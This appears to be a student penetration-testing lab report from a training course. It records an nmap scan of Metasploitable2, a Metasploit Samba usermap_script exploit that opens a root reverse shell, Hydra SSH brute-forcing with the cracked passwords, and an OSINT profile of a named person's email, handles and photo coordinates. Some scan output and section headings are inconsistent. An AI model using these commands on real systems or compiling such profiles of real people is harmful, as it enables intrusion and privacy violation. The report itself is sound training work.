



Powered by



CCBP Foundations: Cybersecurity

# Project Report

---

K Rushikesh Reddy

9th June 2021

## Disclaimer

These investigations are performed as a practical hands-on of the concepts learned during the CCBP Foundations program and have no reference to any real-world illegal or unethical activities. The Company or the trainers will not be liable for any kind of misuse of any content or knowledge gained in the training by any of the participants.

## Executive Summary

As a part of CCBP Foundations, we have performed Penetration Testing on **metasploitable2** and identified the vulnerable apps in it. We have exploited one of the vulnerable apps in the system and assessed the level of risk.

During the assessment, we have identified **1** HIGH-risk issues, **1** MEDIUM risk issues, and **0** LOW-risk issues.

In addition, we have also performed Open Source Intelligence Gathering on a predefined target and identified publicly available information.

## Problem Statement 1 | Exploiting Samba

### Phase 1: Intelligence Gathering

#### Technique Used:

##### Port Scanning

A technique to know the Open Ports / Services running on the system

#### **Network mapping**

Nmap is used to discover hosts and services on a computer network by sending packets and analyzing the responses

#### Tools and Commands Used:

##### nmap (Network Mapper)

Nmap tool allows a user to quickly and thoroughly learn about the systems on a network. It has the ability to quickly locate ports & services associated with that host (system/machine).

Syntax: `nmap [Flags] <IP Address>`

##### Command used

`nmap -sV <target IP>`

This command helps to know the open ports as well as service versions running on those ports

## Output:

```

kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
$ nmap -sV 10.0.2.5
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-08 10:21 EDT
Nmap scan report for 10.0.2.5
Host is up (0.0072s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux
; CPE: cpe:/o:linux:linux_kernel

```

## Observations:

- Service: **netbios-ssn**
- Version: **Samba smbd 3.X - 4.X**
- Port: **139,445/tcp**

## Phase 2: Vulnerability Assessment

Vulnerability assessment is done by searching for known vulnerabilities in the [NIST National Vulnerability Database](#)

### Service:

### Samba smbdc 3.X - 4.X

Keep a screenshot highlighting the CVE

**Q Search Results** (Refine Search) Sort results by: Publish Date Descending

**Search Parameters:**

- Results Type: Overview
- Keyword (text search): Samba smbdc 3.X - 4.X
- Search Type: Search All

There are **4** matching records.  
Displaying matches **1** through **4**.

Vuln ID	Summary	CVSS Severity
<b>CVE-2015-7560</b>	The SMB1 implementation in smbdc in Samba 3.x and 4.x before 4.1.23, 4.2.x before 4.2.9, 4.3.x before 4.3.6, and 4.4.x before 4.4.0rc4 allows remote authenticated users to modify arbitrary ACLs by using a UNIX SMB1 call to create a symlink, and then using a non-UNIX SMB1 call to write to the ACL content. <b>Published:</b> March 13, 2016; 6:59:00 PM -0400	V3.0: <b>6.5 MEDIUM</b> V2.0: <b>4.0 MEDIUM</b>
<b>CVE-2015-5252</b>	vfs.c in smbdc in Samba 3.x and 4.x before 4.1.22, 4.2.x before 4.2.7, and 4.3.x before 4.3.3, when share names with certain substring relationships exist, allows remote attackers to bypass intended file-access restrictions via a symlink that points outside of a share. <b>Published:</b> December 29, 2015; 5:59:01 PM -0500	V3.0: <b>7.2 HIGH</b> V2.0: <b>5.0 MEDIUM</b>

### Observations:

CVE ID	CVE Description	CVSS Severity	Impact Score
CVE-2015-7560	The SMB1 implementation in smbdc in Samba 3.x and 4.x before 4.1.23, 4.2.x before 4.2.9, 4.3.x before 4.3.6, and 4.4.x before 4.4.0rc4 allows remote authenticated users to modify arbitrary ACLs by using a UNIX SMB1 call to create a symlink, and then using a non-UNIX SMB1 call to write to the ACL content. <b>Published: March 13, 2016; 6:59:00 PM -0400</b>	Medium	6.5
CVE-2015-5252	vfs.c in smbdc in Samba 3.x and 4.x before 4.1.22, 4.2.x before 4.2.7, and 4.3.x before 4.3.3, when share names with certain substring relationships exist, allows remote attackers to bypass intended file-access restrictions via a symlink that points outside of a share.	High	7.2

Show 15

Search: Samba

Date	D	A	V	Title	Type	Platform	Author
2021-01-18				Inteno IOPSYS 3.16.4 - root filesystem access via sambashare (Authenticated)	WebApps	Hardware	Henrik Pedersen
2017-05-29				Samba 3.5.0 < 4.4.14/4.5.10/4.6.4 - 'is_known_pipename()' Arbitrary Module Load (Metasploit)	Remote	Linux	Metasploit
2017-05-24				Samba 3.5.0 - Remote Code Execution	Remote	Linux	steelo
2017-03-27				Samba 4.5.2 - Symlink Race Permits Opening Files Outside Share Directory	Remote	Multiple	Google Security Research
2012-09-24				Samba 3.5.11/3.6.3 - Remote Code Execution	Remote	Linux	kb
2015-04-13				Samba < 3.6.2 (x86) - Denial of Service (PoC)	DoS	Linux_x86	sleepya
2010-02-04				Samba 3.4.5 - Symlink Directory Traversal	Remote	Linux	kingcope
2010-02-04				Samba 3.4.5 - Symlink Directory Traversal (Metasploit)	Remote	Linux	kingcope
2009-05-19				Samba 3.3.5 - Format String / Security Bypass	Remote	Linux	Jeremy Allison
2013-08-22				Samba 3.5.22/3.6.17/4.0.8 - nttrans Reply Integer Overflow	DoS	Linux	x90c
2005-05-24				Sambar Server 5.x/6.0/6.1 - Server Referer Cross-Site Scripting	Remote	Windows	Jamie Fisher
2005-05-24				Sambar Server 5.x/6.0/6.1 - logout RRedirect Cross-Site Scripting	Remote	Windows	Jamie Fisher
2005-05-24				Sambar Server 5.x/6.0/6.1 - 'results.stm' indexname Cross-Site Scripting	Remote	Windows	Jamie Fisher
2004-06-01				Sambar Server 6.1 Beta 2 - 'showini.asp' Arbitrary File Access	Remote	Windows	Oliver Karow
2004-06-01				Sambar Server 6.1 Beta 2 - 'showperf.asp?title' Cross-Site Scripting	Remote	Windows	Oliver Karow

Showing 1 to 15 of 69 entries (filtered from 44,125 total entries)

FIRST

PREVIOUS

1

2

3

4

5

NEXT

LAST

## Phase 3: Exploitation

In this phase, already existing exploits for the vulnerable versions of services are explored using Metasploit.

Name of the Exploit	Tool
usermap_script	msfconsole

### Service: Samba smbd

#### CVE 1:

Tool used for exploitation: Metasploit

Steps Involved

- Step 1: Search for the exploit **Samba** related to the vulnerability

```

kali@kali: ~
File Actions Edit View Help
true
msf6 > search Samba

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
--  -
0  exploit/unix/webapp/citrix_access_gateway_exec  2010-12-21      excellent Yes    Citrix Access Gateway Command Execution
1  exploit/windows/license/callicnt_getconfig      2005-03-02      average  No     Computer Associates License Client GETCO
2  exploit/unix/misc/distcc_exec                  2002-02-01      excellent Yes    DistCC Daemon Command Execution
3  exploit/windows/smb/group_policy_startup        2015-01-26      manual   No     Group Policy Script Execution From Share
4  post/linux/gather/enum_configs                  2014-10-14      normal   No     Linux Gather Configurations
5  auxiliary/scanner/rsync/modules_list            2014-10-14      normal   No     List Rsync Modules
6  exploit/windows/fileformat/ms14_060_sandworm    2014-10-14      excellent No     MS14-060 Microsoft Windows OLE Package M
7  exploit/unix/http/quest_kace_systems_manage    2018-05-31      excellent Yes    Quest KACE Systems Management Command In
8  exploit/multi/samba/usermap_script              2007-05-14      excellent No     Samba "username map script" Command Exec
9  exploit/multi/samba/nttrans                     2003-04-07      average  No     Samba 2.2.2 - 2.2.6 nttrans Buffer Overf
10 exploit/linux/samba/setinfopolicy_heap          2012-04-10      normal   Yes    Samba SetInformationPolicy AuditEventsIn
11 auxiliary/admin/smb/samba_symlink_traversal    2012-04-10      normal   No     Samba Symlink Directory Traversal
12 auxiliary/scanner/smb/smb_unit_cred            2012-04-10      normal   Yes    Samba _netr_ServerPasswordSet Uninitiali
13 exploit/linux/samba/chain_reply                2010-06-16      good     No     Samba chain_reply Memory Corruption (Lin
14 exploit/linux/samba/is_known_pipename          2017-03-24      excellent Yes    Samba is_known_pipename() Arbitrary Modu
15 auxiliary/dos/samba/lsa_addprivs_heap          2007-05-14      normal   No     Samba lsa_io_privilege_set Heap Overflow
16 auxiliary/dos/samba/lsa_transnames_heap        2007-05-14      good     Yes    Samba lsa_io_trans_names Heap Overflow
17 exploit/osx/samba/lsa_transnames_heap          2007-05-14      average  No     Samba lsa_io_trans_names Heap Overflow
18 exploit/solaris/samba/lsa_transnames_heap      2007-05-14      average  No     Samba lsa_io_trans_names Heap Overflow
19 auxiliary/dos/samba/read_nttrans_ea_list        2003-04-07      normal   No     Samba read_nttrans_ea_list Integer Overf
20 exploit/windows/http/smbsearch_results          2003-06-21      normal   Yes    Samba 6 Search Results Buffer Overflow

Interact with a module by name or index. For example info 25, use 25 or use exploit/windows/http/smbsearch_results
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat

```

- Step 2: use exploit/multi/samba/usermap\_script
- Step 3: info
- Step 4: set RHOSTS <ip address of target machine> ## set RHOSTS 10.0.2.5

```

kali@kali: ~
File Actions Edit View Help
msf6 exploit(multi/samba/usermap_script) > info

Name: Samba "username map script" Command Execution
Module: exploit/multi/samba/usermap_script
Platform: Unix
Arch: cmd
Privileged: Yes
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2007-05-14

Provided by:
jduback <jduback@metasploit.com>

Available targets:
Id Name
0 Automatic

Check supported:
No

Basic options:
Name Current Setting Required Description
RHOSTS 139 yes The target host(s), range CIDR identifier, or hosts file with syntax 'file::path'
RPORT 139 yes The target port (TCP)

Payload information:
Space: 1024


Description:
This module exploits a command execution vulnerability in Samba versions 3.0.20 through 3.0.25rc1 when using the non-default "username map script" configuration option. By specifying a username containing shell meta characters, attackers can execute arbitrary commands. No authentication is needed to exploit this vulnerability since this option is used to map usernames prior to authentication!

References:
https://nvd.nist.gov/vuln/detail/CVE-2007-2447
OSVDB (34700)
http://www.securityfocus.com/bid/23972
http://labs.iddefense.com/intelligence/vulnerabilities/display.php?id=534
http://samba.org/samba/security/CVE-2007-2447.html

msf6 exploit(multi/samba/usermap_script) > set RHOSTS 10.0.2.5
RHOSTS => 10.0.2.5

```

- Step5:run



```

File Actions Edit View Help
[*] 10.0.2.5:139 - Exploit failed [unreachable]: Rex::HostUnreachable The host (10.0.2.5:139) was unreachable.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/gsmr/voicemail) > run
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Command shell session 1 opened (10.0.2.15:4444 -> 10.0.2.5:39483) at 2021-06-09 00:01:18 -0400

id
uid=0(root) gid=0(root)
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:11:88:e9
          inet addr:10.0.2.5  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe31:8e9/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:49 errors:0 dropped:0 overruns:0 frame:0
          TX packets:79 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:6362 (6.2 KB)  TX bytes:5817 (7.8 KB)
          Base address:0x0020 Memory:fe200000-fe220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:97 errors:0 dropped:0 overruns:0 frame:0
          TX packets:97 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19853 (19.3 KB)  TX bytes:19853 (19.3 KB)

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nshup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
  
```

## Observations

- Got access to metasploit completely using samba

## Summary

Phase	Technique	Tools	Commands (if any)
Reconnaissance	Port Scanning	nmap	
Vulnerability Assessment	Searching for CVEs	NVD Website	
Exploitation	Search for Exploits	Exploit-db	
Gaining Access	usermap_script	msfconsole	Search exploit,use,set,run



## Problem Statement 2 | Brute Forcing SSH

### Phase 1: Intelligence Gathering

#### Technique Used:

##### Port Scanning

A technique to know the Open Ports / Services running on the system

##### **Network mapping**

Nmap is used to discover hosts and services on a computer network by sending packets and analyzing the responses

#### Tools and Commands Used:

##### nmap (Network Mapper)

Nmap tool allows a user to quickly and thoroughly learn about the systems on a network. It has the ability to quickly locate ports & services associated with that host (system/machine).

Syntax: `nmap [Flags] <IP Address>`

##### Command used

`nmap -sV <target IP>`

This command helps to know the open ports as well as service versions running on those ports

## Output:

The screenshot shows a Kali Linux terminal window on the left and a web browser window on the right. The terminal displays the output of an Nmap scan performed on 10.0.2.5. The scan identifies several open ports, with port 80 (http) and version 2.2.8 of Apache HTTPD highlighted. The web browser shows the 'Welcome to Damn Vulnerable Web App!' page, which includes a warning about the application's purpose and a disclaimer.

```

kali@kali:~$ nmap -sV 10.0.2.5
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-09 00:18 EDT
Nmap scan report for 10.0.2.5
Host is up (0.0043s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
80/tcp    open  http
81/tcp    open  rcpbind
139/tcp   open  netbios-ssn
445/tcp   open  smb
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi
1134/tcp  open  bindshell
2049/tcp  open  nfs
2121/tcp  open  ftp
3186/tcp  open  mysql
5432/tcp  open  postgresql
5980/tcp  open  vnc
6080/tcp  open  x11
6667/tcp  open  irc
8089/tcp  open  ajp13
9180/tcp  open  http
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OS: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.56 seconds

kali@kali:~$
  
```

## Observations:

- Service: **http**
- Version: **Apache HTTPD 2.2.8**
- Port: **80**

## Phase 2: Vulnerability Assessment

DVWA is inbuilt with multiple vulnerabilities. But, for the scope of this lab, we will:

- Choose the Command Execution Vulnerability present in the DVWA.
- Set the DVWA Security Level to LOW. This implies that
  - The underlying code does not check if **\$target** matches an **IP Address**.
  - There is **no filtering on special characters**.

- Simply put, Low-Security means easily exploitable.


## Changing DVWA Security Level to Low

- To change the DVWA Security level, navigate to the **DVWA Security** tab and change the security level to **Low**

## Command Injection Overview:

Command injection (also known as shell injection) is a web security vulnerability that allows an attacker to execute arbitrary operating system (OS) commands on the server that is running an application

- Navigate to the Command Execution tab. You are provided with a free ping utility that allows us to ping any IP address.
- Enter the <Target IP Address>(10.0.2.5)



## Phase 3: Exploitation

### Hydra

Parallelized login cracker which supports numerous protocols (ftp, http, etc.) to attack

1. Very fast and Flexible

2. Helps in gaining unauthorized access to a system remotely

### Syntax:

hydra [Options] <IP Address> <Protocol>

Tool	Command
hydra	hydra -h or hydra -help, hydra -L <user file> -P <password file> <target IP> ftp -V

In this phase, the service is exploited using the **hydra** to perform a brute force attack on

1. klog

2. sys

### Observations

Username 1: klog

Wordlist used for exploitation:

Steps Involved

- Step 1: hydra -l klog -P /usr/share/metasploit-framework/data/wordlists/adobe\_top100\_pass.txt <target IP> ftp

```

kali@kali: ~
File Actions Edit View Help
kali@kali: ~ x kali@kali: ~ x kali@kali: ~ x kali@kali: ~ x
kali@kali: ~
$ hydra -l klog -P /usr/share/metasploit-framework/data/wordlists/adobe_top100_pass.txt 10.0.2.5 ftp
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-06-09 01:07:22
[DATA] max 16 tasks per 1 server, overall 16 tasks, 100 login tries (1:1/p:100), ~7 tries per task
[DATA] attacking ftp://10.0.2.5:21/
[STATUS] 1 of 1 target completed, 0 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-06-09 01:07:45

kali@kali: ~
$ hydra -l klog -P /usr/share/metasploit-framework/data/wordlists/adobe_top100_pass.txt 10.0.2.5 ssh -A
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-06-09 01:09:02
[DATA] max 4 tasks per 1 server, overall 4 tasks, 100 login tries (1:1/p:100), ~25 tries per task
[DATA] attacking ssh://10.0.2.5:22/
[22][ssh] host: 10.0.2.5 login: klog password: 123456789
[STATUS] 1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-06-09 01:09:04

kali@kali: ~
$

```

Username 2: sys

Wordlist used for exploitation:

Steps Involved

- Step1: hydra-lsys-P/usr/share/metasploit-framework/data/wordlists/unix\_passw  
rds.txt <target IP> ftp

```

kali@kali: ~
File Actions Edit View Help
kali@kali: ~ x kali@kali: ~ x kali@kali: ~ x kali@kali: ~ x
kali@kali: ~
$ hydra -l sys -P /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt 10.0.2.5 ftp
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-06-09 01:02:39
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1009 login tries (1:1/p:1009), ~64 tries per task
[DATA] attacking ftp://10.0.2.5:21/
[STATUS] 305.00 tries/min, 305 tries in 00:01h, 704 to do in 00:03h, 16 active
[STATUS] 381.50 tries/min, 683 tries in 00:02h, 485 to do in 00:02h, 16 active
[STATUS] 255.47 tries/min, 887 tries in 00:03h, 122 to do in 00:03h, 16 active
[STATUS] 1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-06-09 01:06:09

kali@kali: ~
$ hydra -l sys -P /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt 10.0.2.5 ssh -A
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-06-09 01:11:21
[DATA] max 4 tasks per 1 server, overall 4 tasks, 1009 login tries (1:1/p:1009), ~253 tries per task
[DATA] attacking ssh://10.0.2.5:22/
[STATUS] 51.00 tries/min, 51 tries in 00:01h, 957 to do in 00:19h, 4 active
[STATUS] 37.33 tries/min, 112 tries in 00:03h, 897 to do in 00:25h, 4 active

[22][ssh] host: 10.0.2.5 login: sys password: batman
[STATUS] 1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-06-09 01:19:17

kali@kali: ~
$
kali@kali: ~
$
kali@kali: ~
$

```

## Summary

Phase	Technique	Tools	Commands (if any)
Reconnaissance	Port Scanning	Nmap	
Vulnerability Assessment	Command Injection	Manual Assessment	
Exploitation	Brute Forcing	Hydra	hydra -h or hydra -help

## Problem Statement 3 | OSINT

1. What is the Copyright Information identified in the image?
2. What are the Geolocation Coordinates?
3. What's the Location name?
4. Which device was the photo taken from (For example, Apple iPhone 11)
5. What's the target's real name?
6. The target seems to be the co-creator of a popular OSINT tool; what's the tool called?
7. What are the usernames identified in relation to the target?
8. What is the target's email address?
9. Does the target have a personal website? If yes, what is it?
10. Find out the target's Twitter handle and the year & month they joined Twitter.

1. Petruknisme, [petruknisme.com](https://petruknisme.com)

2. GPS Latitude : 27 deg 10' 26.01"

GPS Longitude : 78 deg 2' 31.44"

3. Agra

4. Model : iphone X  
Make : Apple

5. Aan

6. Belati

7. @petruknisme(Twitter),

aancw (Aan)(Github)

petruknisme(hackthebox)

**Contact @petruknisme - Telegram**

Aan (petruknisme)(Hackerone)

8. dalang@petruknisme.com

9. yes, <https://petruknisme.com/>

10. <https://twitter.com/petruknisme?lang=en>

Joined september 2011

```

kali@kali: ~/Desktop
File Actions Edit View Help

(kali@kali)~$ exiftool taj.png
Exiftool Version Number      : 12.16
File Name                    : taj.png
Directory                    : 
File Size                     : 6.1 MiB
File Modification Date/Time   : 2021:06:09 01:23:36-04:00
File Access Date/Time        : 2021:06:09 01:23:41-04:00
File Inode Change Date/Time   : 2021:06:09 01:23:36-04:00
File Permissions              : -rw-r--r--
File Type                     : PNG
File Type Extension           : png
MIME Type                     : image/png
Image Width                   : 4803
Image Height                  : 3181
Bit Depth                     : 8
Color Type                    : Palette
Compression                   : Deflate/Inflate
Filter                        : Adaptive
Interlace                     : Noninterlaced
Gamma                         : 2.2
sRGB Rendering                : Perceptual
Profile CMM Type              : Little CMS
Profile Version               : 2.1.0
Profile Class                  : Display Device Profile
Color Space Data              : RGB
Profile Connection Space      : XYZ
Profile Date Time             : 2012:01:25 03:41:57
Profile File Signature        : acsp
Primary Platform              : Apple Computer Inc.
CMM Flags                     : Not Embedded, Independent
Device Manufacturer          : 
Device Model                  : 
Device Attributes             : Reflective, Glossy, Positive, Color
Rendering Intent              : Perceptual
Connection Space Illuminant   : 0.9662 1 0.82491
Profile Creator               : Little CMS
Profile ID                    : 0
Profile Description           : c2
Profile Copyright             : IX
Media White Point             : 0.9662 1 0.82491
Media Black Point             : 0.01205 0.0125 0.01031
Red Matrix Column             : 0.43607 0.22249 0.01392
Green Matrix Column           : 0.38515 0.71687 0.09708
Blue Matrix Column            : 0.14307 0.06061 0.7141
Red Tone Reproduction Curve   : (Binary data 64 bytes, use -b option to extract)
Green Tone Reproduction Curve : (Binary data 64 bytes, use -b option to extract)
Blue Tone Reproduction Curve  : (Binary data 64 bytes, use -b option to extract)
Pixels Per Unit X             : 2834
Pixels Per Unit Y             : 2834
Pixel Units                   : meters
Palette                       : (Binary data 414 bytes, use -b option to extract)
Model                         : iPhone X
Make                          : Apple
City                          : agra
Application Record Version    : 4
Exif Byte Order               : Big-endian (Motorola, MM)
X Resolution                   : 72
Y Resolution                   : 72
Resolution Unit               : inches
Y Cb Cr Positioning           : Centered
Copyright                     : Petruknisme,petruknisme.com
GPS Version ID                : 2.3.0.0
GPS Latitude                   : 27 deg 10' 26.01"
GPS Longitude                  : 78 deg 2' 31.44"
Image Size                    : 4803x3181
Megapixels                    : 15.3
GPS Position                   : 27 deg 10' 26.01", 78 deg 2' 31.44"

(kali@kali)~$

```



## Conclusion

His name is Aan .He is a hacker

■ ■ ■